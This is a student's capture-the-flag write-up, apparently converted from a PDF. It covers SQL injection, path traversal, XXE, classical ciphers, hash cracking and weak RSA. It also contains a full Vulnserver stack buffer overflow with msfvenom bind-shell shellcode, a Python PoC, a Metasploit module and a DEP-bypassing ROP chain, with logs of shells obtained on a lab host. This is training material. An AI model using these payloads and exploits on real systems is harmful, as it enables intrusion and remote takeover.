
```sql
select *
from products
where name like '%{input}%'
```

So if you put in this: `' union select username, password, 1 from users --`
The 1 is just to have the same amount of cols such that union works.
You then get this (without whitespace, just added to make readable)

```sql
select *
from products
where name like '%'

union

select username, password, 1
from users
-- %'
```




Sql injection

CTF{uni0n_b4s3d_sqli_f0r_the_win}

3.22 Path Traversal

Need to find the users on the machine, /etc/passwd contains that info



Users


Then find the .secret file in the users home directory



Secret

CTF{d0t_d0t_sl4sh_all_th3_w4y}

3.23 XXE Injection



Injection result

`<!ENTITY xxe SYSTEM "file:///flag.txt">` specifies an external resource from system (file at /flag.txt)
&xxe reads this file and puts the result as the name.
flag.txt was just a pure desperation guess, nothing in the task gave any sort of hint of the filename that I could find.

`CTF{xml_3xt3rn4l_3nt1ty_l34k3d}`

3.24 Caesars Column

python

```python
from itertools import permutations
def correct_word(cipher):
    return "NTNU{" in cipher


def columnar_decrypt(text, key):
    cols = len(key)
    rows = len(text) // cols
    order = sorted(range(cols), key=lambda i: key[i])

    columns = [""] * cols

    for c in order:
        columns[c] = text[:rows]
        text = text[rows:]

    return "".join(columns[c][r] for r in range(rows) for c in range(cols))


if __name__ == "__main__":
```

```python
    print("Ciphertext:", CIPHERTEXT)

    for shift in range(1, 25):
        cs_shift = caesar(CIPHERTEXT, -shift)
        for secret in permutations(range(6)):
            col_cipher = columnar_decrypt(cs_shift, secret)
            if (correct_word(col_cipher)):
                print(col_cipher)
```

The flag must be in the final text so i just check for if "NTNU{" is in the string, this yields a bit more results than are correct, but is easy to see which is the correct one. For caesar cipher just shift backwards. For the columnar shift you just split into matrix of 6 cols and try to rearrange the columns. That is what the permutations(range(6)) is for

```sh
❱ python task1_classical.py
Ciphertext: TKFVYI WER__JJRIXIKR VZLLRZVVUPIZOXR .J EH_JMV FVUOFLEEVVEITCEJ}KWV.ECJK
  KKVPPVC.IKRORZXKTJ{VEJIGV  EO
CGNORATALUTIO SNAGE.TN THS EECR TEIS NTNU{FQERUEN_YCANASYLIS_VENER_ELSEPS .}DESORTY AETFR
  RDAEINGXX.XX
CONGRATULATIONS AGENT. THE SECRET IS NTNU{FREQUENCY_ANALYSIS_NEVER_SLEEPS}. DESTROY AFTER
  READING.XXXX
GNORACALUTIT SNAGO.TN TES EECH TEISRNTNU{ QERUEF_YCANNSYLISAVENER_ELSEP_ .}DESORTY SETFR
  ADAEINRXX.XXG
ONGRACULATITNS AGONT. TEE SECHET ISRNTNU{ REQUEFCY_ANNLYSISANEVER_SLEEP_}. DESTROY SFTER
  AEADINR.XXXXG
```

NTNU{FREQUENCY_ANALYSIS_NEVER_SLEEPS}

3.25 Rock You Like a Hash Cat

```python
leet = {
    "a": "@",
    "e": "3",
    "i": "1",
    "o": "0",
    "s": "$",
    "t": "7",
    "b": "8",
}

def leet_translate(string):
    newstring = ""
    for c in string:
        if c in leet:
            newstring += leet[c]
        else:
            newstring += c

    return newstring
```

```python
if __name__ == "__main__":
    found = {}  # target id -> password
    def crack(passwd):
        for target in TARGETS:
            if target["id"] in found:
                continue
            if target["hash"] == hash_password(target["algo"], passwd, target["salt"]):
                found[target["id"]] = passwd

    def crack_passwd(passwd):
        crack(passwd)
        crack(passwd.capitalize())
        for i in range(10000):
            crack(passwd + str(i))
            crack(passwd.capitalize() + str(i))

    with open("./wordlist.txt") as file:
        lines = file.read().splitlines()

    for passwd in lines:
        crack_passwd(passwd)
        leets = leet_translate(passwd)
        crack_passwd(leets)


    print(found)
    unlock([found.get(t["id"], "") for t in TARGETS])
```

crack bruteforces passwd for all the targets (that are not yet found)
crack_passwd tries to track different versions of passwd by capitalizing and adding a bunch of numbers to the end
leet_translate translates passwd into leetspeek

I then try running the crack_passwd on both the text in the file and on the leet translation.

```sh
❱ python task2_hashes.py
{2: 'Monkey123', 1: 'letmein', 3: 'Dr@g0n', 4: 'sunshine2025'}
Correct! Flag: NTNU{WEAK_PASSWORDS_FALL_TO_A_WORDLIST}
```

NTNU{WEAK_PASSWORDS_FALL_TO_A_WORDLIST}

3.26 Tiny Primes, Big Problems

```python
from sympy import factorint

if __name__ == "__main__":
    print("n =", n, f"({n.bit_length()} bits)")
    print("e =", e)
    print("blocks =", len(ciphertext))

    factors = factorint(n)
    factor1 = list(factors)[0]
```

python

```python
    factor2 = list(factors)[1]

    d = pow(e, -1, (factor1 - 1) * (factor2 - 1))

    final_text = ""

    for encrypted in ciphertext:
        decrypted = pow(encrypted, d, n)
        decrypted_bytes = decrypted.to_bytes(6, "big")
        final_text += decrypted_bytes.decode()

    print(final_text)
```

first i factor n with sympy, we already know it has two factors so i extract those.
Then i calculate d according the formula.
For each block in ciphertext decrypt it, interpret it as bytes and then decode it into text and add to the string.

sh

```sh
❯ uv run --with sympy task3_rsa.py
n = 889970796180013 (50 bits)
e = 65537
blocks = 5
NTNU{SMALL_PRIMES_FALL_FAST}
```

NTNU{SMALL_PRIMES_FALL_FAST}

3.27 Clockwork Key

python

```python
def correct_word(word: str):
    return word.startswith("NTNU{")

if __name__ == "__main__":
    print("Encrypted blob:", BLOB)
    for timestamp in range(WINDOW_START, WINDOW_END):
        key = generate_key(timestamp)
        try:
            word = decrypt(BLOB, key).decode()
        except:
            continue
        if (correct_word(word)):
            print(word)
```

Loop through all the second timestamps in the window, generate keys for them.
Then try to decrypt the word, if padding or stuff like that fails just continue.
Also need to decode to get str not bytes.
Then check if it starts with flag prefix, if so then its correct.

sh

sh

```
❯ uv run --with pycryptodome task4_aes.py
Encrypted blob: Ej3Y9JLHHq6fnvNuCyzUY9jXlRBMBxp1mvCYTnZ0uqKWpEdVV6iaRYTjsX5SGkR5TvdvPrq/7ClQdkaJ3
  7h/Jw==
NTNU{NEVER_SEED_YOUR_KEYS_WITH_THE_CLOCK}
```

NTNU{NEVER_SEED_YOUR_KEYS_WITH_THE_CLOCK}

3.28 Exploit Developer 1

Step 1 Scan for open ports with nmap

sh

```
❯ sudo nmap -sS -p- -T4 --open 10.231.49.37
Starting Nmap 7.92 ( https://nmap.org ) at 2026-10-30 19:10 CET
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
7680/tcp  open  pando-pub
9999/tcp  open  abyss
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
65220/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 88.36 seconds
```

Step 2 Scan for services on these ports

sh

```
❯ sudo nmap -sV -p 135,139,445,5040,7680,9999 10.231.49.37
Starting Nmap 7.92 ( https://nmap.org ) at 2026-10-30 19:14 CET
Nmap scan report for 10.231.49.37
Host is up (0.0039s latency).

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
7680/tcp open  pando-pub?
9999/tcp open  vulnserver    Vulnserver
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.75 seconds
```

I am guessing it is Vulnserver on port 9999.

Step 3 Connect with netcat

```sh
❯ nc -nv 10.231.49.37 9999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.231.49.37:9999.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Found the source code on github: https://github.com/stephenbradshaw/vulnserver.
Got ai agent to go through it and the binary provided and look for vulnerabilities.
It found that the source was modified from the one on github.

The TRUN cmd calls strcpy on the users input without sanitizing and copies into fixed sized stack buffer.
Can overflow it to take control of stack execution.

Step 4 Generate the bind shell payload with metasploit

This will give a bind shell on port 4444.
EXITFUNC=thread means shell persists even when server dies.
-b '\x00' tells it to not include null characters, is needed for strcpy since else it terminates the string.

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 EXITFUNC=thread -b '\x00' -f raw -o sc.bin
```

Step 5 Got the ai to write a poc in python

```python
import socket
import struct
import time

TARGET = "10.231.49.37"
PORT = 9999
BIND = 4444

sc = open("sc.bin", "rb").read()
```

```python
assert b"\x00" not in sc

payload  = b"TRUN ."
payload += b"A" * 2007                      # padding up to saved EIP
payload += struct.pack("<I", 0x625012F0)    # EIP -> jmp esp
payload += b"\x90" * 16                     # sled, ESP lands here
payload += sc                               # bind shell
# ~2.4 KB total: fits in one TCP segment for the server's single recv()

con = socket.create_connection((TARGET, PORT), timeout=10)
con.recv(1024)
con.sendall(payload + b"\r\n")
con.close()

time.sleep(1)                               # let shellcode's bind() run
shell = socket.create_connection((TARGET, BIND), timeout=10)
shell.sendall(b"whoami\n")
shell.settimeout(5)
time.sleep(1)                               # let cmd.exe produce its output
print(shell.recv(4096).decode(errors="replace"))
```

Running it shows it yields a remote shell

```sh
❯ python poc.py
Microsoft Windows [Version 10.0.26300.9457]
(c) Microsoft Corporation. All rights reserved.

C:\Users\micro\Downloads\Vulnserver\Vulnserver>whoami
stoicashule\micro

C:\Users\micro\Downloads\Vulnserver\Vulnserver>
```

Step 6 **Got the ai to write a metasploit module**

```ruby
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name'        => 'Vulnserver TRUN Stack Buffer Overflow',
        'Description' => %q{
          This module exploits a stack buffer overflow in vulnserver's TRUN
          command. Function3 strcpy()s an attacker-controlled string (up to
          3000 bytes) into a fixed 2009-byte stack buffer, overwriting the
          saved return address at offset 2013. Execution is redirected to a
          jmp esp gadget in essfunc.dll (no ASLR), which lands in the
          attacker-controlled buffer after the return.
        },
        'Author'         => ['lab'],
```

ruby

```ruby
        'License'        => MSF_LICENSE,
        'References'     => [['URL', 'https://github.com/stephenbradshaw/vulnserver']],
        'DefaultOptions' => {
          'EXITFUNC' => 'thread',
          'RPORT'    => 9999,
          'PAYLOAD'  => 'windows/shell_bind_tcp',
          'LPORT'    => 4444
        },
        'Payload'        => {
          'Space'       => 900,     # TRUN's strncpy copies only 3000 bytes; payload starts at
            2077
          'BadChars'    => "\x00",  # strcpy() terminator
          'DisableNops' => true     # framework NOP padding breaks the stack layout; we sled
            ourselves
        },
        'Platform'       => 'win',
        'Targets'        => [
          [
            'vulnserver 1.00 (essfunc.dll, no ASLR)', {
              'Ret'         => 0x625012F0,  # jmp esp (ff e4) in essfunc.dll
              'Offset'      => 2007,        # "TRUN ." prefix + buffer + saved EBP
              'NopSledSize' => 60
            }
          ]
        ],
        'DefaultTarget'  => 0,
        'DisclosureDate' => '2011-01-01'
      )
    )
  end

  def check
    connect
    banner = sock.get_once(-1, 3).to_s
    disconnect
    banner.include?('Welcome to Vulnerable Server') ? Exploit::CheckCode::Appears :
      Exploit::CheckCode::Safe
  rescue Rex::ConnectionError
    Exploit::CheckCode::Unknown
  end

  def exploit
    connect
    sock.get_once(-1, 3)   # consume banner

    body =
      rand_text_alphanumeric(target['Offset']) +   # padding up to saved EIP
      [target['Ret']].pack('V') +                  # jmp esp
      make_nops(target['NopSledSize']) +           # sled; ESP lands here after 'ret'
      payload.encoded

    print_status("Sending #{body.length + 9}-byte TRUN payload to #{rhost}:#{rport}")
    sock.put('TRUN .' + body + "\r\n")
    disconnect

    # bind handler retries every 0.5s; silent while polling - do not Ctrl-C early
    print_status('Waiting up to 300s for bind shell...')
    self.active_timeout = 300
    handler
  end
end
```

Running it yields a remote shell

```sh
msf > use exploit/windows/vulnserver_trun
[*] Using configured payload windows/shell_bind_tcp
msf exploit(windows/vulnserver_trun) > set RHOSTS 10.231.49.37
RHOSTS => 10.231.49.37
msf exploit(windows/vulnserver_trun) > set LPORT 4444
LPORT => 4444
msf exploit(windows/vulnserver_trun) > check
[+] 10.231.49.37:9999 - The target appears to be vulnerable.
msf exploit(windows/vulnserver_trun) > run
[*] 10.231.49.37:9999 - Sending 2434-byte TRUN payload to 10.231.49.37:9999
[*] 10.231.49.37:9999 - Waiting up to 300s for bind shell...
[*] Started bind TCP handler against 10.231.49.37:4444
[*] Command shell session 1 opened (100.98.143.91:36287 -> 10.231.49.37:4444) at 2026-10-31
  02:30:47 +0100


Shell Banner:
Microsoft Windows [Version 10.0.26300.9711]
-----


C:\Users\micro\Downloads\Vulnserver\Vulnserver>
```

3.29 Exploit Developer 2

The impact of DEP on the original exploit is being able to execute the shell payload.
DEP prohibits executing data pages, so we can't execute the data on the stack directly.
We can still overwrite the return pointer, so we have control flow, but we need to find a way to execute the shell payload.
The solution to this is ROP (Return oriented programming), where we reuse existing code.
We jump to any existing code, but often in the middle of existing functions, when they return they return to the next gadget, each one of these are called a gadget.
So if a function ends by adding registers A and B then returning, that is a gadget for adding registers A and B.
With this we can either write a bind shell with just ROP, but that is really tedious as we would need a lot of gadgets, it is much easier to call functions that makes writable data executable.
We can then use the existing payload.

I set an ai agent on this again and it produced this poc:

```python
import socket
import struct

# ------------------------------------------------------------------ config
HOST = "10.231.49.37"
PORT = 9999

sc = open("sc.bin", "rb").read()          # msfvenom shell_bind_tcp, 355 B
assert b"\x00" not in sc

# ------------------------------------------------------------------ gadgets
# All offsets verified byte-exact in the server's essfunc.dll (ImageBase
```

python

```python
# 0x62500000, no ASLR/rebase).
POP_EBX    = 0x62501302   # pop ebx; ret
POP_ECX    = 0x62501354   # pop ecx; ret
POP_ECXEDX = 0x62501328   # pop ecx; pop edx; ret
POP_ESIDI  = 0x62501a34   # pop esi; pop edi; ret
POP_EAX    = 0x625012f5   # pop eax; ret
JMP_EAX    = 0x625012f2   # jmp eax

PATCHER    = 0x62501ac0   # reloc 4-byte branch: *EAX := ECX - ESI + *EAX,
                          # then unwinds 11 stack slots and resumes the chain
RELOC4     = 0x62501a02   # reloc loop body: __write_memory(desc=EBX,
                          #                  src=ESP+0x1c, len=ECX)
FILL       = 0x61616161   # junk eaten by the gadget's epilogue
EXIT_SENTINEL = 0x62503244  # makes the reloc loop bail cleanly

# Layout constants (see WRITEUP.md for how they were derived):
OFF = 2007                # saved-EIP slot: string offset 2013 minus the
                          # 6-byte "TRUN ." prefix that strncpy copies
DESC_3004  = 0x6250a0f8   # .reloc descriptor -> copy dst = 0x62503004 (.rdata)
STAGE_VA   = 0x62503020   # .rdata + 0x1c = where the shellcode lands

IMM = 0x1c + len(sc)      # copy length: 0x1c chain tail + shellcode


def patch(dst, esi, ecx):
    """One PATCHER invocation: memory at dst := ECX - ESI + *(dst).

    ECX and ESI are two NUL-free chain constants whose *difference* is the
    value we want; the gadget computes and stores it at runtime, so the
    stored result may contain NULs even though no chain dword may.
    The gadget exits by consuming 11 filler dwords, hence the tail.
    """
    return [POP_EBX, EXIT_SENTINEL,
            POP_ECX, ecx,
            POP_ESIDI, esi, FILL,
            POP_EAX, dst,
            PATCHER] + [FILL] * 11


# ------------------------------------------------------- the ROP chain
# Step 1: grow __write_memory's hard-coded copy length 4 -> IMM.
#         (patch imm32 of "mov ecx, 4" at 0x62501a17)
# Step 2: break its protection-restore: "cmp edx, 4" -> "cmp edx, 2"
#         (patch imm8 at 0x625018da). .rdata is PAGE_READONLY (2), so the
#         check now matches and the restore-VirtualProtect is skipped --
#         the RWX flip below becomes permanent.
# Step 3: the big copy. __write_memory writes 4 bytes into .rdata, which
#         triggers VirtualProtect(page, RWX); then it memcpy's IMM bytes
#         from ESP+0x1c -- i.e. from the chain bytes right after the call
#         -- into .rdata. The chain tail is deliberately positioned so the
#         "jump" instructions below are inside the copied region too.
# Step 4: jump to STAGE_VA, where the copied shellcode now sits on an RWX
#         page.
chain  = patch(0x62501a17, 0x01010101, 0x01010101 + IMM - 4)   # step 1
chain += patch(0x625018da, 0x01010103, 0x01010101)            # step 2
chain += [POP_EBX, DESC_3004,                                 # step 3
          POP_ECXEDX, 0x61626262, 0x59595959,                 #  (ecx junk;
          RELOC4] + [FILL] * 11                               #   edx = copied[0])
chain += [POP_EAX, STAGE_VA,                                  # step 4
          JMP_EAX]

# ------------------------------------------------------------------ packet
body = bytearray(b"\x90" * OFF)              # padding up to saved EIP
```

```python
for d in chain:
    assert all((d >> (8 * k)) & 0xFF for k in range(4)), hex(d)   # NUL-free
    body += struct.pack("<I", d)
body += sc                                      # copied to .rdata + 0x1c

s = socket.create_connection((HOST, PORT), timeout=10)
s.recv(200)                                     # banner
s.sendall(b"TRUN ." + bytes(body) + b"\r\n")
s.close()
print(f"payload sent ({len(body)} B body); shell: nc {HOST} 4444")
```

Since we exploit a strcpy we can't use null bytes as they will terminate the string, this results in us not being able to call VirtualProtect directly as the arguments we need to pass must contain 0 bytes (like memory address).
So instead we must use values that are computed or stored at runtime (already in the program).
The ai then found the function `__write_memory` in essfunc.dll which is exactly what we need.
It is a helper for writing to read only memory.
It calls VirtualProtect to be able to write to that read only memory but importantly for us it also makes it executable.
After the write it does a check and then restores the previous permissions.
It looks something like this:

```c
VirtualQuery(dst);                                  // check protection
VirtualProtect(page, ..., PAGE_EXECUTE_READWRITE);  // flip page RWX
*(DWORD*)dst = old_value + delta;                   // the actual write
if (check) VirtualProtect(page, ..., original);     // restore protection
```

For this exploit we only need a couple of simple gadgets

A couple gadgets for loading register as an argument for function calls
`pop reg; ret`

A gadget for writing to a memory address, that can write 0s without needing it as args.
This is due to the constraint of strcpy.
It just so happens that `__write_memory` contains such a gadget.
writes 4 bytes at address EAX, and the value it writes is: ECX – ESI + (the 4 bytes already at EAX)
Since it is a difference and an addition we can get memory addresses including 0s without the payload needing it.

So first we grow the copy length in `__write_memory` from a hardcoded 4 to the length of the tail of our payload (the stuff we want to copy)
Then normally it restores the permissions after the write, but it is conditional, so we simply break that condition by changing some values.
Now we can call `__write_memory` with the tail payload as source and rdata (read only) as the destination.
`__write_memory` then sees that the destination is read only so it enables RWX to be able to write to it.
Then it copies our payload into that page that is executable and since we borked the check it does not flip it back.
We can now jump to that page which is executable and execute the payload which starts a bind shell.

This is running against the binary with DEP enabled:

```sh
❯ python poc.py
payload sent (2610 B body); shell: nc 10.231.49.37 4444
❯ nc 10.231.49.37 4444
Microsoft Windows [Version 10.0.26300.9711]
(c) Microsoft Corporation. All rights reserved.

C:\Users\micro\Downloads\Vulnserver\Vulnserver>
```